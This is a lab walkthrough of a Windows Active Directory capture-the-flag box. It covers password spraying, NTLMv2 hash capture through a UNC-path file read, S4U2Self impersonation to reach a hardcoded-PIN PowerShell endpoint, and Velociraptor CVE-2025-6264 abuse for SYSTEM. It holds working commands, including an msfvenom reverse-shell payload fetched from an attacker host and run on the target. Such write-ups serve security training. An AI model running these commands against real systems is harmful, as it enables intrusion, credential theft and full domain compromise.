
Overview
LustrousTwo is a hard-rated Windows box that deals with LDAP signing, channel binding, and disabled NTLM authentication. The box has a web server vulnerable to arbitrary file read, which helps attackers capture a Net-NTLMv2 hash for the service account, using it to request Service Tickets via s4u2self, a stealthier alternative to Silver Ticket, to bypass protective measures like Account is sensitive and cannot be delegated. After reversing and auditing the source code, the attacker achieves Remote Code Execution. For privilege escalation, the attacker exploits a misconfigured, insecure Velociraptorinstallation.
Enumeration
We began with network reconnaissance using Nmap to identify the attack surface and open ports.
Network Reconnaissance
Initial Nmap scan revealed the following services:
LustrousTwo ➜ nmap -sC -sV 10.129.84.149 
Nmap Scan
- FTP (21): Anonymous access enabled — credential disclosure vulnerability
- IIS Web Server (80): Kerberos-protected ASP.NET web application
- LDAP (389): Active Directory infrastructure present
- Kerberos (88): Key Distribution Center (KDC) running on domain controller
The FTP service immediately stood out as a critical vulnerability—it allowed unauthenticated access, enabling user enumeration and exposure of sensitive audit information.
FTP
We connected anonymously to the FTP server and downloaded all accessible files:
LustrousTwo ➜ wget -r ftp://10.129.84.149
FTP Server information leakage
Key Findings:
- audit_draft.txt — Security audit report indicating “weak user passwords” as the only open issue
- Usernames list — Full enumeration of domain users

Audit draft & usernames
The audit report was particularly revealing. It documented all “fixed” security issues (NTLM disabled, signing/channel binding enabled, no kerberoastable accounts, SeImpersonate removed), but highlighted weak passwords as a known and open vulnerability:
LustrousTwo ➜ cat 10.129.84.149/ITSEC/audit_draft.txt
Audit Report Issue Tracking

[Fixed] NTLM Authentication Allowed
[Fixed] Signing & Channel Binding Not Enabled
[Fixed] Kerberoastable Accounts
[Fixed] SeImpersonate Enabled

[Open] Weak User Passwords
Credential Discovery
Based on the machine name (LustrousTwo) and common naming conventions, we identified a likely password pattern. The domain users list contained thomas.myers, which suggested a firstname.lastname convention commonly used in corporate environments. We hypothesized that the password might be related to the machine name.
We used Kerbrute to spray credentials against the Kerberos KDC:
LustrousTwo ➜ kerbrute passwordspray --dc 10.129.84.149 -d lustrous2.vl users.list 'Lustrous2024'
Found Valid Credentials
Result: We discovered valid credentials: thomas.myers : Lustrous2024
Kerberos Configuration
With valid domain credentials, we generated a Kerberos configuration file and authenticated to the domain controller:
LustrousTwo ➜ nxc smb LUS2DC.Lustrous2.vl -u thomas.myers -p 'Lustrous2024' -k --generate-krb5-file krb5.conf

LustrousTwo ➜ export KRB5_CONFIG=krb5.conf

LustrousTwo ➜ kinit thomas.myers 
Generate Krb5 Configuration
Exploitation
Web Application Access
The web server required Kerberos authentication:
LustrousTwo ➜ curl -i http://10.129.84.149/
HTTP/1.1 401 Unauthorized
Transfer-Encoding: chunked
Server: Microsoft-IIS/10.0
WWW-Authenticate: Negotiate
X-Powered-By: ASP.NET
Date: Sat, 17 Oct 2026 14:40:18 GMT
We requested a service ticket for the HTTP service:
LustrousTwo ➜ kvno HTTP/LUS2DC.Lustrous2.vl
HTTP/[email protected]: kvno = 3
With a valid service ticket cached, we accessed the web application:

Access to Web Application
We discovered a file-sharing application with a critical vulnerability: the download functionality accepted UNC paths, enabling arbitrary file read.
Arbitrary File Read & NTLMv2 Hash Capture
The download endpoint was vulnerable to UNC path traversal. We weaponized this by requesting a file from our attacker-controlled SMB share:
# PoC
http://lus2dc.lustrous2.vl/File/Download?fileName=\\10.10.14.115\PoC
When the application attempted to access our SMB share, it automatically sent its NTLM credentials. We captured the authentication attempt using Responder:
(.venv) Responder (master) ➜ python3 Responder.py -I tun0
Captured NTLMv2 Hash
Captured Hash: ShareSvc (the IIS application pool service account)
Hash Cracking
We cracked the captured hash using Hashcat:
LustrousTwo ➜ hashcat -a 0 sharesvc.hash /opt/Tools/rockyou.txt --show
Cracked Hash
Password: #1Service
Source Code Retrieval
We leveraged the arbitrary file read vulnerability to download the web application configuration:
http://lus2dc.lustrous2.vl/File/Download?fileName=..\..\web.configThe web.config file revealed the application binary:
LustrousTwo ➜ cat web.config
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <location path="." inheritInChildApplications="false">
    <system.webServer>
      <handlers>
        <add name="aspNetCore" path="*" verb="*" modules="AspNetCoreModuleV2" resourceType="Unspecified" />
      </handlers>
      <aspNetCore processPath="dotnet" arguments=".\LuShare.dll" stdoutLogEnabled="false" stdoutLogFile=".\logs\stdout" hostingModel="inprocess" />
    </system.webServer>
  </location>
</configuration>
<!--ProjectGuid: 4E46018E-B73C-4E7B-8DA2-87855F22435A-->
We downloaded the application DLL:
http://lus2dc.lustrous2.vl/File/Download?fileName=..\..\LuShare.dllWe decompiled the DLL using ILSpy:
LustrousTwo ➜ ilspy LuShare.dllReverse Engineering & RCE Discovery
Decompiling the application revealed a critical debug endpoint with the following characteristics:
1. Authorization & Authentication:
[Authorize(Roles = "ShareAdmins")]
[HttpPost]
public IActionResult Debug(string command, string pin)
{
    string text = "ba45c518";  // ← Hardcoded PIN

    if (pin != text)
        return BadRequest("Invalid PIN.");

    // Executes PowerShell with ConstrainedLanguage mode
    PowerShell val = PowerShell.Create();
    val.AddScript(command, false);
    Collection<PSObject> collection = val.Invoke();

    // Returns command output
    return Content(stringBuilder.ToString(), "text/plain");
}
FileController Code Review
2. Access Requirements:

Debug Requirements
3. Full Implementation:
[Authorize(Roles = "ShareAdmins")]
[HttpPost]
public IActionResult Debug(string command, string pin)
{
	string text = "ba45c518";
	if (string.IsNullOrWhiteSpace(command) || command.Length > 100)
	{
		return (IActionResult)(object)((ControllerBase)this).BadRequest((object)"Invalid or too long command.");
	}
	if (string.IsNullOrWhiteSpace(pin) || pin != text)
	{
		return (IActionResult)(object)((ControllerBase)this).BadRequest((object)"Invalid PIN.");
	}
	try
	{
		PowerShell val = PowerShell.Create();
		try
		{
			val.Runspace.SessionStateProxy.LanguageMode = (PSLanguageMode)3;
			val.AddScript(command, false);
			Collection<PSObject> collection = val.Invoke();
			StringBuilder stringBuilder = new StringBuilder();
			foreach (PSObject item in collection)
			{
				stringBuilder.AppendLine(((object)item).ToString());
			}
			if (val.Streams.Error.Count > 0)
			{
				stringBuilder.AppendLine("Errors:");
				foreach (ErrorRecord item2 in val.Streams.Error)
				{
					stringBuilder.AppendLine(((object)item2).ToString());
				}
			}
			return (IActionResult)(object)((ControllerBase)this).Content(stringBuilder.ToString(), "text/plain");
		}
		finally
		{
			((IDisposable)val)?.Dispose();
		}
	}
	catch (Exception ex)
	{
		return (IActionResult)(object)((ControllerBase)this).Content("Error running PowerShell command: " + ex.Message, "text/plain");
	}
}
Key Findings:
- The endpoint requires membership in the
ShareAdminsgroup - A hardcoded PIN (
ba45c518) provides an additional authentication layer - The endpoint executes arbitrary PowerShell commands
- Commands are limited to 100 characters
- PowerShell runs in ConstrainedLanguage mode (limiting capabilities but not preventing RCE)
Identifying the Delegation Target
We enumerated the ShareAdmins group to identify who could access the debug endpoint:
LustrousTwo ➜ bloodyAD --host LUS2DC.Lustrous2.vl -d Lustrous2.vl -u Thomas.Myers -p 'Lustrous2024' -k get object "ShareAdmins" --attr member 
Display Membership
We discovered that Sharon.Birch is a member of ShareAdmins. However, Sharon.Birch has the Account is sensitive and cannot be delegated flag set, which would normally prevent delegation attacks. This is where S4U2Self becomes critical.
S4U2Self Impersonation
The Key Insight: While traditional Kerberos delegation is restricted by the Account is sensitive and cannot be delegated flag, S4U2Self is a special Kerberos extension that allows a service to request a ticket on behalf of any user without triggering delegation restrictions.
S4U2Self works as follows:
- The service (
ShareSvc) requests a TGT for itself - The service uses S4U2Self to claim an arbitrary user (
Sharon.Birch) as the client - The KDC returns a TGS valid for the target service, signed as the requested user
- This bypasses the
Account is sensitive and cannot be delegatedrestriction because S4U2Self doesn’t delegate—it impersonates
We executed the S4U2Self attack:
LustrousTwo ➜ getST.py -self -impersonate SHARON.BIRCH -altservice HTTP/lus2dc.lustrous2.vl lustrous2.vl/ShareSvc:'#1Service'
[*] Getting TGT for user ShareSvc
[*] Impersonating SHARON.BIRCH
[*] Requesting S4U2self
[*] Saving ticket in SHARON.BIRCH@[email protected]
Retrieve Sharon TGS Ticket
We exported the impersonated ticket and used it to authenticate as Sharon.Birch:
LustrousTwo ➜ export
LustrousTwo ➜ KRB5CCNAME=/home/n0xshell/LustrousTwo/'SHARON.BIRCH@[email protected]'
LustrousTwo ➜ firefox --no-remote http://lus2dc.lustrous2.vl/File/Debug &
Executing Command
Remote Code Execution
Authenticated as Sharon.Birch, we accessed the debug endpoint:

Command Executed
The application executed our commands with the privileges of the ShareSvc service account and returned output. We then established a reverse shell:
# Attacker Machine
LustrousTwo ➜ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.115 LPORT=4445 -f exe -o rev.exe

LustrousTwo ➜ rlwrap nc -lnvp 4445

# Target Machine - Command 1 (download)
iwr -uri http://10.10.14.115:1234/rev.exe -outfile C:\Temp\rev.exe

# Target Machine - Command 2 (execute)
c:\temp\rev.exe
Gained Reverse Shell
We now had RCE as the ShareSvc service account. The privilege escalation path required escalating from ShareSvc to SYSTEM.
Post-Enumeration
Velociraptor Discovery
Post-exploitation enumeration revealed a Velociraptor Server installation. Velociraptor is a forensics and monitoring tool that runs with elevated privileges.
The installed version—0.72.4—is vulnerable to CVE-2025-6264.

Identified Velociraptor
We identified the Velociraptor binary in the installation directory:

Velociraptor Discovery
We verified the CVE details: https://docs.velociraptor.app/announcements/advisories/cve-2025-6264/
Post-Exploitation
CVE-2025-6264 Exploitation
The vulnerability allows unauthenticated API access through the local configuration file. Because the Velociraptor directory is owned by SYSTEM, we could leverage this to export an administrator API client configuration:
PS C:\Program Files\VelociraptorServer> .\velociraptor-v0.72.4-windows-amd64.exe --config "C:\Program Files\VelociraptorServer\server.config.yaml" config api_client --name admin --role administrator c:\temp\api.config.yaml
Export Configuration
With an administrator API configuration, we could execute arbitrary Velociraptor queries with SYSTEM privileges. We first verified command execution:
PS C:\Program Files\VelociraptorServer> .\velociraptor-v0.72.4-windows-amd64.exe --api_config c:\temp\api.config.yaml query "SELECT * FROM execve(argv=['cmd','/c','whoami'])"
CVE-2025-6264 Exploitation
We then established a SYSTEM-level reverse shell:
PS C:\Program Files\VelociraptorServer> .\velociraptor-v0.72.4-windows-amd64.exe --api_config c:\temp\api.config.yaml query "SELECT * FROM execve(argv=['cmd','/c','c:\\temp\\rev.exe'])"
Gained Administrative Access
Result: We achieved complete domain compromise with SYSTEM-level access.